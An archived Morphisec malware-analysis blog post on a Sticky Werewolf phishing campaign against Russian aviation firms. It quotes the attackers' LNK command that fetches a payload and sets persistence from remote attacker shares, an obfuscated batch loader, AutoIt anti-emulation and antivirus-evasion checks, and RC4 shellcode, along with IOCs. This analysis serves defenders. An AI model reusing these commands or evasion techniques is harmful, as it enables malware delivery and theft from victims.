

Howling at the Inbox: Sticky Werewolf's Latest Malicious Aviation Attacks

By Arnold Osipov

Archived: 2026-04-05 16:38:36 UTC

Morphisec Labs has been monitoring increased activity associated with Sticky Werewolf, a group suspected to have geopolitical and/or hacktivist ties. While the group's geographical origin and home base remain unclear, recent attack techniques suggest espionage and data exfiltration intent.

Introduction


Sticky Werewolf is a cyber threat group first detected in April 2023; early activities primarily targeted public organizations in Russia and Belarus. The group's operations have since extended to several sectors, targeting a pharmaceutical company, a Russian research institute dealing with microbiology and vaccine development, and more.

In their most recent campaign, Sticky Werewolf have targeted the aviation industry with emails supposedly from the First Deputy General Director of AO OKB Kristall (a Moscow-based company involved in the production and maintenance of aircraft and spacecraft). In previous campaigns the group used phishing emails with links to malicious files. This latest campaign used archive files containing LNK files pointing to a payload stored on WebDAV servers.

Infection Chain

In previous campaigns, the infection chain began with phishing emails containing a link to download a malicious file from platforms like gofile.io. However, in their latest campaign, the infection method has changed.

The initial email includes an archive attachment; when the recipient extracts the archive, they find LNK and decoy files. These LNK files point to an executable hosted on a WebDAV server. Once executed, this initiates a Batch script, which then launches an **AutoIt** script that ultimately injects the final payload.




Technical Analysis

Phishing Email

The phishing email, purportedly sent by the First Deputy General Director and Executive Director of AO OKB Kristall, targets individuals in the aerospace and defense sector.

The email invites recipients to a video conference on future cooperation, providing a password-protected archive that containing a malicious payload, and aims to deceive recipients into opening the harmful attachment under the lure of a legitimate business invitation.



Email Attachment

The initial archive delivered in the phishing email contains three files designed to deceive the recipient into executing at least one of the malicious email's contents.

The archive includes:

- **A Decoy PDF File:** This file serves as a distraction, providing seemingly legitimate content to reduce suspicion while the LNK files execute the malicious payload.
- **Two LNK Files Masquerading as DOCX Documents:**
 - **Повестка совещания.docx.lnk (*Meeting agenda*):** This file is intended to appear as a legitimate document outlining the meeting agenda.
 - **Список рассылки.docx.lnk (*Mailing list*):** This file is disguised as a document containing the distribution list for the meeting.

PDF


The PDF file, included as a decoy in the phishing archive, is an invitation to a video conference organized by АО “ОКБ Кристалл” with key enterprises of the “Russian Helicopters” holding. The conference aims to discuss “Issues of prospective cooperation 2024-2025.”

The PDF also references the two malicious LNK files as attachments, increasing the likelihood of the recipient opening them.

- **Meeting agenda (Повестка совещания.docx.lnk)**
- **Mailing list (Список рассылки.docx.lnk)**

УТВЕРЖДАЮ

Первый заместитель
Генерального директора –
Исполнительный директор
АО «ОКБ «Кристалл»



А.Н. Галиев

« » 2024г.

Уважаемые коллеги!

Акционерное общество «ОКБ «Кристалл» проводит совещание в режиме видео-конференции(далее - ВКС) с основными производственными предприятиями холдинга «Вертолеты России» на тему: «Вопросы перспективного сотрудничества 2024-2025».

Прошу вас принять личное участие в данном совещании.

Дата и время проведения: 30 апреля 2024 г. в 14:00 по московскому времени.

Информацию с подтверждением участия в совещании (ФИО, должность, адрес электронной почты с целью направления данных для подключения к ВКС) прошу направить по адресу электронной почты conf@okb-kristall.ru не позднее 29 апреля 2024г.

Приложение:

1. Повестка совещания 1л.
2. Список рассылки 1л.

С уважением,

Первый заместитель генерального директора –

Исполнительный директор

А.Н. Галиев

LNKs

Once the victim clicks the LNK files, the following actions will be triggered:


First LNK – Повестка совещания.docx.lnk (Meeting agenda)

Executes the command which performs multiple actions:

```
cmd /c start "" reg.exe add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v "Microsoft Office
Word" /t REG_SZ /d "\\94.156.8.166\Microsoft Office Word$\WINWORD.exe" /f & start
"" msg * Произошла ошибка при открытии данного документа. Файл поврежден и не может
быть восстановлен & start "" xcopy "\\79.132.128.47\image.jpg" "" /Y
```

1. **Registry Entry for Persistence:** Adds a registry entry to run **WINWORD.exe** from a network share (**\\94.156.8[.]166\Microsoft Office Word\$\WINWORD.exe**) on login.

2. **Decoy Message:** Displays a message in Russian indicating a document opening error, claiming the file is corrupted.



3. **Copies image.jpg** from another network share (**\\79.132.128[.]47\image.jpg**) to the local root directory. The file was unavailable at the time of research and is suspected to be used as a decoy.

Second LNK – Список рассылки.docx.lnk (Mailing List)

Executes the command **\\document-cdn[.]jorg\Microsoft Office Word\$\WINWORD.exe**, which will launch the same executable as in the first LNK file, this time with the domain name resolved by the above IP (at the time of writing).

CypherIT Loader / Crypter

Once the victim clicks the LNK file, the executable from the network share begins running. This executable is an NSIS self-extracting archive which is part of a previously known crypter named **CypherIT**.

This crypter has been used for several years to deliver malicious payloads in [various campaigns](#) by multiple threat actors. While the original **CypherIT crypter** is no longer being sold, the current executable is a variant of it, as observed in couple of hacking forums.

The NSIS archive extracts its files into the **\$INTERNET_CACHE** directory, which corresponds to **%LocalAppData%\Microsoft\Windows\INetCache**, and is typically used for Internet Explorer’s temporary files. After extraction, the installer runs one of the files, an obfuscated batch script.

Batch Script

```
Set mXnIdbWnKpGggSaNvmY=Recognition.pif
Set zPIKbbLUBYjAYWUPbLqAvejLFKRXFQNG=
tasklist | findstr /I "wrsa.exe opssvc.exe">NUL & if not errorlevel 1 ping -n 193 127.0.0.1
Set Lewis=2%random:~-2%2
tasklist | findstr /I "avastui.exe avgui.exe nswscsvc.exe sophoshealth.exe">NUL & if not
errorlevel 1 Set mXnIdbWnKpGggSaNvmY=AutoIt3.exe & Set zPIKbbLUBYjAYWUPbLqAvejLFKRXFQNG=.au3
cmd /c md %Lewis%
findstr /V "stylusofwilsonbritney" Reproduced > %Lewis%\%mXnIdbWnKpGggSaNvmY%
cmd /c copy /b %Lewis%\%mXnIdbWnKpGggSaNvmY% + Eng + Haiti + Florida + Oxygen + Personality
%Lewis%\%mXnIdbWnKpGggSaNvmY%
cmd /c copy /b Nights + Mw + Tier + Fi %Lewis%\D%zPIKbbLUBYjAYWUPbLqAvejLFKRXFQNG%
start /I %Lewis%\%mXnIdbWnKpGggSaNvmY% %Lewis%\D%zPIKbbLUBYjAYWUPbLqAvejLFKRXFQNG%
ping -n 5 127.0.0.1
```

This batch script performs several operations:

- **Delay Execution:** If `wrsa.exe` or `opssvc.exe` processes are running, the script delays execution by running `ping -n 193 127.0.0.1`.
- **Change Filenames:** If any of the following processes are present: `avastui.exe`, `avgui.exe`, `nswscsvc.exe`, `sophoshealth.exe`, the script changes the filenames for the next stage `AutoIt` executable and script file extension.
- **File Concatenation:** Concatenates multiple files into two files:
 - A legitimate `AutoIt` executable.
 - A compiled `AutoIt` script.
- **Execute AutoIt:** Runs the `AutoIt` executable, passing the compiled script as an argument.

Process Name	Vendor
avastui.exe	AVG Antivirus
avgui.exe	AVG Antivirus
nswscsvc.exe	Norton Security
opssvc.exe sophoshealth.exe	Sophos Endpoint Protection
wrsa.exe	Webroot

Table: Processes monitored by the Batch script and their corresponding security vendors.

AutoIT Script

The executed `AutoIT` script has various capabilities such as anti-analysis, anti-emulation, persistence, and unhooking. Its main goal is to inject the payload and establish persistence while evading security solutions and analysis attempts.

Anti-Analysis and Anti-Emulation

The script checks for artifacts or signs belonging to security vendors' emulators and environments:

```
(Call("EnvGet", "COMPUTERNAME") = "tz") ? (Call("WinClose", Call("AutoItWinSetTitle"))) : (Opt("TrayIconHide", 1))
(Call("FileExists", "C:\aaa_TouchMeNot_.txt") ? (Call("WinClose", Call("AutoItWinSetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "COMPUTERNAME") = "NfZtFbPfh") ? (Call("WinClose", Call("AutoItWinSetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "COMPUTERNAME") = "ELICZ") ? (Call("WinClose", Call("AutoItWinSetTitle"))) : (Opt("TrayIconHide", 1))
(Call("EnvGet", "USERNAME") = "test22") ? (Call("WinClose", Call("AutoItWinSetTitle"))) : (Opt("TrayIconHide", 1))
(Call("ProcessExists", "avastui.exe") ? GetTickCount_evasion(10000) : (Opt("TrayIconHide", 1))
```

Artifact-Type	Value	Vendor
Computer Name	tz	BitDefender Emulator
Computer Name	NfZtFbPfh	Kaspersky Emulator
Computer Name	ELICZ	AVG Emulator
Username	test22	
Process name	avastui.exe	AVG Antivirus
File Name	C:\aaa_TouchMeNot_.txt	Windows Defender Emulator
Process Name	bdagent.exe	Bitdefender
Process Name	avp.exe	Kaspersky

The script then overrides **ntdll.dll** by mapping a clean copy from the disk and replacing the **.text** section of the one loaded — a known technique to remove hooking.

Persistence

Persistence is established via a scheduled task or the startup directory.

Decryption and Injection

Before injecting the payload, it decrypts it using two shellcodes that perform RC4 decryption.

1. The first shellcode performs the key scheduling algorithm using the provided passphrase.
2. The second shellcode implements the PRGA of the RC4 stream cipher.

```

Func rc4_decryption($binary_blob, $passphrase)
    $sis_64bit = Execute("@AutoItX64")
    If $sis_64bit Then
        Local $src4_decryption_shellcode =
            "0x9090554889C84889D54989CA4531C95756534883EC08C70100000000C741040000000045884A084183C10
            14983C2014181F90001000075EB488DB9000100004531D2664531C9EB3641BA0100000031F60FB658080FB61
            42E8D3413468D0C0E450FB6C94D63D9420FB6741908408870084883C00142885C19084839F8740E4539D07EC
            54963F241"
        $src4_decryption_shellcode &=
            "83C201EBC44883C4085B5E5F5DC389C056534883EC084585C0448B11448B49047E4E4183E8014A8D7402014
            183C2014181E2FF0000004963DA0FB6441908468D0C08450FB6C94D63D9460FB644190844884419084288441
            908418D04000FB6C00FB644010830024883C2014839F275BB448911448949044883C4085B5EC3"
    Else
        Local $src4_decryption_shellcode =
            "0x90905531C057565383EC088B4C241C8B7C2420C70100000000C74104000000008844010883C0013D00010
            00075F28D910001000031DB8954240489C831D2891C2489CEEB32C704240100000031ED0FB648080FB61C2F8
            D2C198D5415000FB6D20FB66C160889EB88580883C001884C16083B44240474128B0C24394C24247EC58B2C2
            483042401EBC583C4085B5E5F5DC2100089"
        $src4_decryption_shellcode &=
            "C05557565383EC088B5424248B44241C8B6C242085D28B188B48047E5B31D2895C2404892C248B5C240483C
            30181E3FF000000895C24040FB67418088B6C24048D0C0E0FB6C90FB67C080889FB885C280889F38D343781E
            6FF000000885C08080FB67430088B3C2489F3301C1783C2013B54242475B089EB891889480483C4085B5E5F5
            DC21000"
    EndIf

    $src4_decryption_shellcode = Binary($src4_decryption_shellcode)
    Local $src4_ksa_offset = (StringInStr($src4_decryption_shellcode, "9090") - 3) / 2
    Local $src4_prng_offset = (StringInStr($src4_decryption_shellcode, "89C0") - 3) / 2

```

The decrypted bytes are decompressed

using **RtlDecompressFragment** with **COMPRESSION_FORMAT_LZNT1**. The final payload is then injected using a process hollowing into a legitimate **AutoIT** process.

Conclusion

The injected payloads typically include commodity RATs or stealers. Recently, Sticky Werewolf has utilized Rhadamanthys Stealer and Ozone RAT in their campaigns. Previously, the group deployed MetaStealer, DarkTrack, NetWire, among others. These malwares facilitate extensive espionage and data exfiltration.


While there is no definitive evidence pointing to a specific national origin for the Sticky Werewolf group, the geopolitical context suggests possible links to a pro-Ukrainian cyberespionage group or hackers, but this attribution remains uncertain.

How Morphisec Helps

Morphisec's [Automated Moving Target Defense](#) (AMTD) effectively stops attacks, which typically include commodity RATs or stealers, (like those used by the Sticky Werewolf group) at various stages of the attack chain.

Morphisec doesn't rely on signature or behavioral patterns. Instead, it uses its patented [AMTD](#) technology to prevent the attack at its earliest stages, preemptively blocking attacks on memory and applications, and effectively remediating the need for response.

[Schedule a demo](#) today to see how Morphisec stops Sticky Werewolf and other new emerging threats.



MORPHISEC See Morphisec in action
Stop ransomware with our
Preemptive Cyber Defense Platform [Get a demo](#)

IOCs

EXE

- 05880ff0442bbedc8f46076ef56d4d1ffeda68d9ef26b659c4868873fa84c1a9
- 03ee2011ad671b1781015024ea53edfbff92c28c2b123bba02d6a6f462e74105
- 1301ec3006ad03742bfaef047aa434320aa0e725a99be5d6be27b955a814fcf4

LNK

- c3efbac8ebffcf3d8178ce23e59f3b4978f5a91bf93773889870d45cc1b554b0
- ce2b6d3aad07d3dec2b24f676cc9d2022bab5a086c7e773f9cfa3e7b7dc6d66a

Decoy

- 9eddfbfef4d9d7329d062db0a93c933104d00f12106bf91fa3b58e8f8b19aa41
- 217196571088cfd63105ae836482d742befcb7db37308ce757162c005a5af6ab
- 3ccbd8bd7424506b26491e5ff5ff55b000adaab1074ccf3b7452d0883f668040
- d6e6c786b793b46a1ee9b18b058e045d0aa1c83aa2b6aa493637f611d654d957
- d973e7854f10b4d0a1060e55022dceadc51d038cee85d05e2c2c2fd3b40a42be

C2

- 79.132.128[.]47
- 94.156.8[.]166
- document-cdn[.]org
- 94.156.8[.]211

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.

Source: <https://www.morphisec.com/blog/sticky-werewolfs-aviation-attacks/>